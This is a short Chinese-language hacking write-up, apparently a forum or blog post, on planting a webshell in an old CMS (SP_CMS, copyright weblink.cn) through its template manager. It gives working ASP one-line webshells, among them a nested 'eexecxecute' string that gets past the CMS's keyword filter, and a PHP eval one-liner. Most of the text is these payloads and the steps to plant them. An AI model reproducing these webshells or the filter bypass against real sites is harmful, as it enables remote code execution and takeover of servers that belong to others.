
作者：gdhknle  
看到有个提示 SP\_CMS    
搜索试试  居然找不到官网     
  
  
Copyright (c) 2001-2008 [www.weblink.cn](http://www.weblink.cn/) All Rights Reserved . 授权 weblink.cn 使用  
一个XX公司  
  
因为目标网站已经忘记了     
但是还留着目标站源码      
本机测试  
  
  
点击 全局设置  
然后  
→模板管理  
  
再点击新建模版  
  
  
模版名字  添加  mjj.asp  
  
模版内容     
<%execute(request("cmd"))%>  
  
  
点击修改模版     
  
   
  
  
  
我们回到   本机文件  
  
  
  
   
  
  
果断被过滤  
<%ute(request(""))%>  
  
request("")    只过滤  字母      数字  无压力    
  
原字母 execute  
过滤后%ute      
  
  
构造一句话 <%eexecxecute(request("11"))%>  
  
  
   
成功  
  
  
  
PHP一句话 只需要  <?php eval($\_POST[11]);?>